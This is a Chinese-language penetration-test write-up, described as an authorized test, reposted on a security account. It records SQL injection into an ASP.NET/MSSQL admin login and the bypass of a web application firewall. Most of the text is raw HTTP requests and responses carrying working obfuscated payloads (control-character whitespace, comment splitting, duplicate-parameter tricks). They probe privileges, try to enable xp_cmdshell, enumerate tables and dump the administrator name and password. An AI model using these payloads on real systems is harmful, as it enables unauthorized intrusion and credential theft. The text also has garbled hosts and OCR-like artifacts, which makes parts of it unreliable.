

記一次實戰MSSQL注入繞過WAF

kyrie403 烏雲安全 今天

收錄於話題

#waf繞過

3個 >



烏雲安全

烏雲安全，致力於紅隊攻防實戰、內網滲透、代碼審計、社工、安卓逆向、CTF比賽技巧、安全運維等技術乾貨分享，並預警最新漏洞，定...
80篇原創內容



公眾號

本次測試為授權測試。注入點在後台登陸的用戶名處



存在驗證碼，可通過刪除Cookie和驗證碼字段繞過驗證

```
POST /manage.aspx?method=submit&xmls=apps/center/default.xmls HTTP/1.1
Host: 117.160.8088
Content-Length: 43
Cache-Control: max-age=0
Origin: http://117.160.8088
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.142 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://117.160.8088/manage.aspx?xmls=apps/center/default.xmls
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: ASP.NET_SessionId=isrz5j2kidfrsyqnljx2nv45; td_cookie=3414798347
Connection: close
```

username=admin&password=admin&identify=1806



```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
[REDACTED]
Connection: close
Content-Length: 89

<script> alert('账号或密码错误 或您未通过审核!');history.back();
```

添加一個單引號，報錯


[illegible]

and $'1' = \boxed{' }1$

連接重置——被WAF攔截

```
POST /manage.aspx?method=submit&xmls=apps/center/default.xmls HTTP/1.1
Host: 117.139.80.88
Content-Length: 44
Cache-Control: max-age=0
Origin: http://117.139.80.88
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/75.0.3770.142 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://117.139.80.88/manage.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
username=admin111' and '1'='1&password=admin
```



改變大小寫並將空格替換為MSSQL空白符[0x00-0x20]

```
% 1 eaNd % 1 e '1' = '1
```

```
HTTP/1.1 500 Internal Server Error
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
[REDACTED]
Connection: close
Content-Length: 8516

<!DOCTYPE html>
<html>
  <head>
    <title>关键字 'aNd' 附近有语法错误。
login:admin111'DaNd0'1='1'.-1)</title>
    <meta name="viewport" content="
  <style>
    body {font-family:'Verdana','font-
```

```
HTTP/1.1 500 Internal Server Error
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
[REDACTED]
Connection: close
Content-Length: 9796

<!DOCTYPE html>
<html>
<head>
<title>在将nvarchar值'Microsoft SQL Server 2012 - 11.0.2100.60 (X64)
Corporation'转换为数据类型int时失败。<br>Enterprise Edition: Core-based Licensing (64-bit) on Windows
转换或数据类型int时失败。<br>select top 3 * from appLog where &nbps;&nb
order by logId desc</title>
<meta name="viewport" content="width=device-width" />
```

```
%1eoR%1e1=user%1e --
```

```
POST /manage.aspx?method=submit&xmls=apps/center/default.xmls HTTP/1.1
Host: 117.160.9.8088
Content-Length: 52
Cache-Control: max-age=0
Origin: http://117.160.9.8088
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/75.0.3770.142 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://117.160.9.8088/manage.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
username=admin111'%1eoR%1e1=user%1e--&password=admin|
```

```
HTTP/1.1 500 Internal Server Error
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 8685
```

```
<!DOCTYPE html>
<html>
<head>
<title>在将 nvarchar 值 'sq_ptfl' 转换成数据类型 int 时失败。
'%log in admin111' or 1=user --%' order by LogId desc </tit
<meta name="viewport" content="width=device-width" />
<style>
body {font-family:'Verdanà';font-weight:normal;font-siz
o {font-familv:'Verdanà':font-weiaht:normal;color:black
```

查询当前用户是否为dba和db_owner

```
;if(0=(Select%1eis_srvrolemember('sysadmin')) WaItFOR%1edeLAY%1e'0:0:5'%1e --
;if(0=(Select%1eis_srvrolemember('db_owner')) WaItFOR%1edeLAY%1e'0:0:5'%1e --
```

均出现延时，当前用户既不是dba也不是db_owner

```
POST /manage.aspx?method=submit&xmls=apps/center/default.xmls HTTP/1.1
Host: 117.160.9:8088
Content-Length: 111
Cache-Control: max-age=0
Origin: http://117.160.9:8088
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/75.0.3770.142 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://117.160.9:8088/manage.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
username=admin111';if(0=(Select%1eis_srvrolemember('sysadmin'))))
WaltFOR%1edeLAY%1e'0:0:5'%1e --&password=admin
```



尝试执行xp_cmdshell，没有相关权限

```
;eXeC%1esp_configure%1e'show advanced options',1;RECONFIGURE%1e --
;eXeC%1esp_configure%1e'xp_cmdshell',1;RECONFIGURE%1e --
```

```
POST /manage.aspx?method=submit&xmls=apps/center/default.xmls HTTP/1.1
Host: 117.137.9:8088
Content-Length: 99
Cache-Control: max-age=0
Origin: http://117.137.9:8088
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.142 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://117.137.9:8088/manage.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
username=admin111';eXeC%1esp_configure%1e'show advanced options',1;RECONFIGURE%1e
--&password=admin
```

```
HTTP/1.1 500 Internal Server Error
Cache-Control: private
Content-Type: text/html; charset=utf-
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 8775

<!DOCTYPE html>
<html>
<head>
<title> 用户没有执行此操作的权限。
'%login:admin111';eXeC%1esp_configure%1e'show advanced options',1;RECONFIGURE%1e
<meta name="viewport" content="width=device-width"
<style>
body {font-family: 'Verdana';font-size: 12pt;
p {font-family: 'Verdana';font-size: 12pt;
b {font-family: 'Verdana';font-size: 12pt;
H1 {font-family: 'Verdana';font-size: 12pt;
```

```
POST /manage.aspx?method=submit&xmls=apps/center/default.xmls HTTP/1.1
Host: 117.137.9:8088
Content-Length: 89
Cache-Control: max-age=0
Origin: http://117.137.9:8088
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.142 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://117.137.9:8088/manage.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
username=admin111';eXeC%1esp_configure%1e'xp_cmdshell',1;RECONFIGURE%1e
--&password=admin
```

```
HTTP/1.1 500 Internal Server Error
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 8876

<!DOCTYPE html>
<html>
<head>
<title> 配置选项 'xp_cmdshell' 不存在, 也可能是高级选项。
'%login:admin111';eXeC%1esp_configure%1e'xp_cmdshell',1;RECONFIGURE%1e
<meta name="viewport" content="width=device-width"
<style>
body {font-family: 'Verdana';font-weight:normal;font-size: 12pt;
p {font-family: 'Verdana';font-weight:normal;font-size: 12pt;
b {font-family: 'Verdana';font-weight:normal;font-size: 12pt;
H1 {font-family: 'Verdana';font-weight:normal;font-size: 12pt;
```


查询当前数据库，连接重置——被WAF拦截

```
%1eoR%1e1=(db_name()%1e)%1e--
```



```
POST /manage.aspx?method=submit&xmls=apps/center/default.xmls HTTP/1.1
Host: 117.139.80.88
Content-Length: 62
Cache-Control: max-age=0
Origin: http://117.139.80.88
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/75.0.3770.142 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://117.139.80.88/manage.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
username=admin111'%1e0R%1e1=(db_name()%1e)--&password=admin
```



去掉函数名的一个字符则正常返回——WAF过滤了函数db_name()。MSSQL和MSQL有一些相同的特性，比如：函数名和括号之前可用注释或空白符填充

```
%1e0R%1e1=(db_name/**/()%1e)%1e--
```

```
POST /manage.aspx?method=submit&xmls=apps/center/default.xmls HTTP/1.1
Host: 117.160.88
Content-Length: 61
Cache-Control: max-age=0
Origin: http://117.160.88
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.142 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://117.160.88/manage.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
username=admin111'%1e0R%1e1=(db_name)%1e1e--&password=admin
```

```
HTTP/1.1 500 Internal Server Error
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 8640

<!DOCTYPE html>
<html>
  <head>
    <title>'db_name' 不是可以识别的 内置函数名称。
'%login:admin111'0oR01=(db_name)00--%' ord
    <meta name="viewport" content="width=device-width" />
    <style>
      body {font-family:'Verdana';font-weight:normal;font-size:10pt;font-family:'Verdana';font-weight:normal;color:black;}
```

```
POST /manage.aspx?method=submit&xmls=apps/center/default.xmls HTTP/1.1
Host: 117.160.88
Content-Length: 66
Cache-Control: max-age=0
Origin: http://117.160.88
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.142 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://117.160.88/manage.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
username=admin111'%1e0R%1e1=(db_name/'*/0)%1e1e--&password=admin
```

```
HTTP/1.1 500 Internal Server Error
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 8750

<!DOCTYPE html>
<html>
  <head>
    <title>在将 nvarchar 值 'bak_ptfl' 转换成数据类型 int 时失败。
'%login:admin111'0oR01=(db_name/'*/0)%1e1e--%' order by Log
    <meta name="viewport" content="width=device-width" />
    <style>
      body {font-family:'Verdana';font-weight:normal;font-size:10pt;font-family:'Verdana';font-weight:normal;color:black;}
```

查询当前数据库的表，连接重置——被WAF拦截

```
%1e0R%1e1=(Select%1etop%1e1%1etaBle_nAme from%1einformatiOn_sChema.tAbles%1e)%1e--
```

```
POST /manage.aspx?method=submit&xmls=apps/center/default.xmls HTTP/1.1
Host: 117.139.80.88
Content-Length: 115
Cache-Control: max-age=0
Origin: http://117.139.80.88
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/75.0.3770.142 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://117.139.80.88/manage.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

username=admin111'%1eoR%1e1=(SelEct%1etop%1e1%1etaBle_nAme
from%1einfOrmation_sChema.tAbles%1e)%1e--&password=admin
```



删除select后面的语句，返回正常。在IIS+ASPX的环境里，如果同时提交多个同名参数，则服务端接收的参数的值为用逗号连接的多个值，在实际应用中可借助注释符注释掉逗号

```
%1eoR%1e1=(SelEct/*&username=*/%1etop%1e1%1etaBle_nAme from%1einfOrmation_sChema.tAbles%1e)%1e--
```

依然被拦截

```
POST /manage.aspx?method=submit&xmls=apps/center/default.xmls HTTP/1.1
Host: 117.160.9:8088
Content-Length: 129
Cache-Control: max-age=0
Origin: http://117.160.9:8088
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.142 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://117.160.9:8088/manage.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
username=admin111'%1eoR%1e1=(Select/*&username=*/%1etop%1e1%1etaBle_nAme
from%1einfOrmation_sChema.tAbles%1e)%1e--&password=admin|
```



删除infOrmation_sChema.tAbles的一个字符则返回正常——WAF过滤了infOrmation_sChema.tAbles。以前在学习MYSQL注入时看到官方文档有这样一句话："The qualifier character is a separate token and need not be contiguous with the associated

identifiers." 可知限定符(例如'.')左右可插入空白符, 而经过测试 MSSQL 具有相同的特性。infOrmatiOn_sChema.tAbles -> infOrmatiOn_sChema%0f.%0ftAbles

```
%1eoR%1e1=(Select/*&username=*/%1etop%1e1%1etaBle_nAme from%1einfOrmatiOn_sChema%0f.%0ftAbles%1e)%1e--
```

```
POST /manage.aspx?method=submit&xmls=apps/center/default.xmls HTTP/1.1
Host: 117.139.8088
Content-Length: 135
Cache-Control: max-age=0
Origin: http://117.139.8088
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.142 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://117.139.8088/manage.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
username=admin111"%1eoR%1e1=(Select/*&username=*/%1etop%1e1%1etaBle_nAme
from%1einfOrmatiOn_sChema%0f.%0ftAbles%1e)%1e--&password=admin
```

```
HTTP/1.1 500 Internal Server Error
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 9025

<!DOCTYPE html>
<html>
<head>
<title>在将 nvarchar 值 'appsadminaction' 转换成数据类型 int 时失败。
like '%loginadmin111'0oR01=(Select/*&0top010table_nAme from0ir
<meta name="viewport" content="width=device-width" />
<style>
body {font-family: 'Verdana';font-weight:normal;font-size: .7em;cc
p {font-family: 'Verdana';font-weight:normal;color:black;margin-tc
b {font-family: 'Verdana';font-weight:bold;color:black;margin-top:
```

可通过not in('table_1','table_2'...)的方式遍历表名

```
POST /manage.aspx?method=submit&xmls=apps/center/default.xmls HTTP/1.1
Host: 117.139.8088
Content-Length: 183
Cache-Control: max-age=0
Origin: http://117.139.8088
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.142 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://117.139.8088/manage.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
username=admin111"%1eoR%1e1=(Select/*&username=*/%1etop%1e1%1etaBle_nAme
from%1einfOrmatiOn_sChema%0f.%0ftAbles%1ewHerE%1etable_name%1enot%1ein('appsadmin
action'))%1e--&password=admin
```

```
HTTP/1.1 500 Internal Server Error
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 9246

<!DOCTYPE html>
<html>
<head>
<title>在将 nvarchar 值 'appsadminingroup' 转换成数据类型 int 时失败。
like '%loginadmin111'0oR01=(Select/*&0top010table_nAme
from0infOrmatiOn_sChema0.0tAbles0wHerE0table_name0not0in('app:
<meta name="viewport" content="width=device-width" />
<style>
body {font-family: 'Verdana';font-weight:normal;font-size: .7em;cc
p {font-family: 'Verdana';font-weight:normal;color:black;margin-tc
```

手工注入使用这种方法太慢，一次性查询所有表名

```
%1eoR%1e1=(SelEct/*&username=*/%1equotename(name)%1efRom      bak_ptfl%0f..sysobjects%1ewHerE%1extype='U'
FOR XML PATH(''))%1e--
```

```
POST /manage.aspx?method=submit&xm1=apps/center/default.xmls HTTP/1.1
Host: 117.160.9.8088
Content-Length: 170
Cache-Control: max-age=0
Origin: http://117.160.9.8088
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/75.0.3770.142 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://117.160.9.8088/manage.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

username=admin111%1eoR%1e1=(SelEct/*&username=*/%1equotename/**/(name)%1efRom
bak_ptfl%0f..sysobjects%1ewHerE%1extype='U'%1efoR%1eXML%1ePATH/**/(''))%1e--&password=admin
```

```
HTTP/1.1 500 Internal Server Error
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 10092

<!DOCTYPE html>
<html>
  <head>
    <title>在将 nvarchar 值
'[appsadminaction][appsadminingroup][appsadminrole][appsarea][appslog][
] ' 转换成数据类型
&nbsp;&nbsp; Message like '%login:admin111' or 1=(SelEct/*&username=*/%1equotename/**/(name)%1efRom
bak_ptfl%0f..sysobjects%1ewHerE%1extype='U'%1efoR%1eXML%1ePATH/**/(''))%1e--%1e on
    <meta name="viewport" content="width=device-width" />
  </head>
```

根据表名判断管理员表应该为appsadmin，一次性查询该表的所有列

```
%1eoR%1e1=(SelEct/*&username=*/%1equotename/**/(name)%1efRom      bak_ptfl%0f..syscolumns%1ewHerE%1eid=
(selEct/*&username=*/%1eid%1efrom%1ebak_ptfl%0f..sysobjects%1ewHerE%1ename='appsadmin')%1efoR%1eXML%1e
PATH/**/(''))%1e--&password=admin
```

```
POST /manage.aspx?method=submit&xmls=apps/center/default.xmls HTTP/1.1
Host: 117.160.80.88
Content-Length: 251
Cache-Control: max-age=0
Origin: http://117.160.80.88
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.142 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://117.160.80.88/manage.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

username=admin111'%1eoR%1e1=(Select/*&username=*/%1etOp%1e1%1eAdminName%1efRom%1eappsadmin%1e)%1e--
bak_ptf%0f..syscolumns%1ewHerE%1eid=(select/*&username=*/%1eid%1efrom%1ebak_ptf%0f..sysobjects%1ewHerE%1ename='appsadmin')%1efor%1exML%1ePATH/'/'%1e--&password=admin
```

```
HTTP/1.1 500 Internal Server Error
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 9912

<!DOCTYPE html>
<html>
<head>
<title>在将 nvarchar 值 '[AdminId][AdminName][Areald][Email][FullName][GroupId][LoginDate][Modified][Password]'
转换成数据类型 int 时失败。<br>select top 3 * from appLog where &nbsp;&nbsp;&nbsp;Message like
'%loginadmin111'or01=(Select/*&username=*/%1eid%1efrom%1ebak_ptf%0f..syscolumns%1ewHerE%1eid=(select/*&username=*/%1eid%1efrom%1ebak_ptf%0f..sysobjects%1ewHerE%1ename='appsadmin')or01AdminNameC
order by LogId desc</title>
<meta name="viewport" content="width=device-width" />
<style>
body {font-family: 'Verdana';font-weight:normal;font-size: .7em;color:black}
p {font-family: 'Verdana';font-weight:normal;color:black;margin-top: -5px}
```

获得管理员用户名和密码字段：AdminName、Password。查询用户名和密码

```
%1eoR%1e1=(Select/*&username=*/%1etOp%1e1%1eAdminName%1efRom%1eappsadmin%1e)%1e--
%1eoR%1e1=(Select/*&username=*/%1etOp%1e1%1epassword%1efRom%1eappsadmin)%1e--
```

```
POST /manage.aspx?method=submit&xmls=apps/center/default.xmls HTTP/1.1
Host: 117.160.80.88
Content-Length: 114
Cache-Control: max-age=0
Origin: http://117.160.80.88
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.142 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://117.160.80.88/manage.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

username=admin111'%1eoR%1e1=(Select/*&username=*/%1etOp%1e1%1eAdminName%1efRom%1eappsadmin%1e)%1e--&password=admin
```

```
HTTP/1.1 500 Internal Server Error
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 8880

<!DOCTYPE html>
<html>
<head>
<title>在将 nvarchar 值 'admin' 转换成数据类型 int 时失败。
'%loginadmin111'or01=(Select/*&username=*/%1etOp%1e1AdminNameC
<meta name="viewport" content="width=device-width" />
<style>
body {font-family: 'Verdana';font-weight:normal;font-size: .7em;color:black}
p {font-family: 'Verdana';font-weight:normal;color:black;margin-top: -5px}
```



```
POST /manage.aspx?method=submit&xmls=apps/center/default.xmls HTTP/1.1
Host: 117.12.80.88
Content-Length: 110
Cache-Control: max-age=0
Origin: http://117.12.80.88
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.142 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3
Referer: http://117.12.80.88/manage.aspx
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close


username=admin111%1e0R%1e1=(Select/*&username=/%1etOp%1e1%1epassword%1efRom%1eappsadmin%1e)%1e--&password=admin
```

```
HTTP/1.1 500 Internal Server Error
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
X-Frame-Options: SAMEORIGIN

Connection: close
Content-Length: 9005

<!DOCTYPE html>
<html>
<head>
<title>在将nvarchar值'C'转换为数据类型int时失败。
Message like '%login:admin111'DoR%1=(Select/*&username=/%1etOp%1e1%1epassword%1efRom%1eappsadmin%1e)%1e--&password=admin'
<meta name="viewport" content="width=device-width" />
<style>
body {font-family:'Verdana';font-weight:normal;font-size:.7em;color:black}
p {font-family:'Verdana';font-weight:normal;color:black;margin-top:-5px}
b {font-family:'Verdana';font-weight:bold;color:black;margin-top:-5px}
H1 {font-family:'Verdana';font-weight:normal;font-size:18pt;color:red}
```

解密後成功登陸後台



作者：kyrie403，轉載於先知社區。



推薦閱讀



烏雲安全

烏雲安全，致力於紅隊攻防實戰、內網滲透、代碼審計、社工、安卓逆向、CTF比賽技巧、安全運維等技術乾貨分享，並預警最新漏洞，定... >
80篇原創內容

公眾號

覺得不錯點個“贊”、“在看”，支持下小編👉

閱讀原文

喜歡此內容的人還喜歡

10個常用惡意軟件檢測分析平台

瀟湘信安



從Jenkins未授權到拿下域控的過程

補天平台



大學生利用邏輯支付漏洞薅肯德基羊毛

黑客故事匯

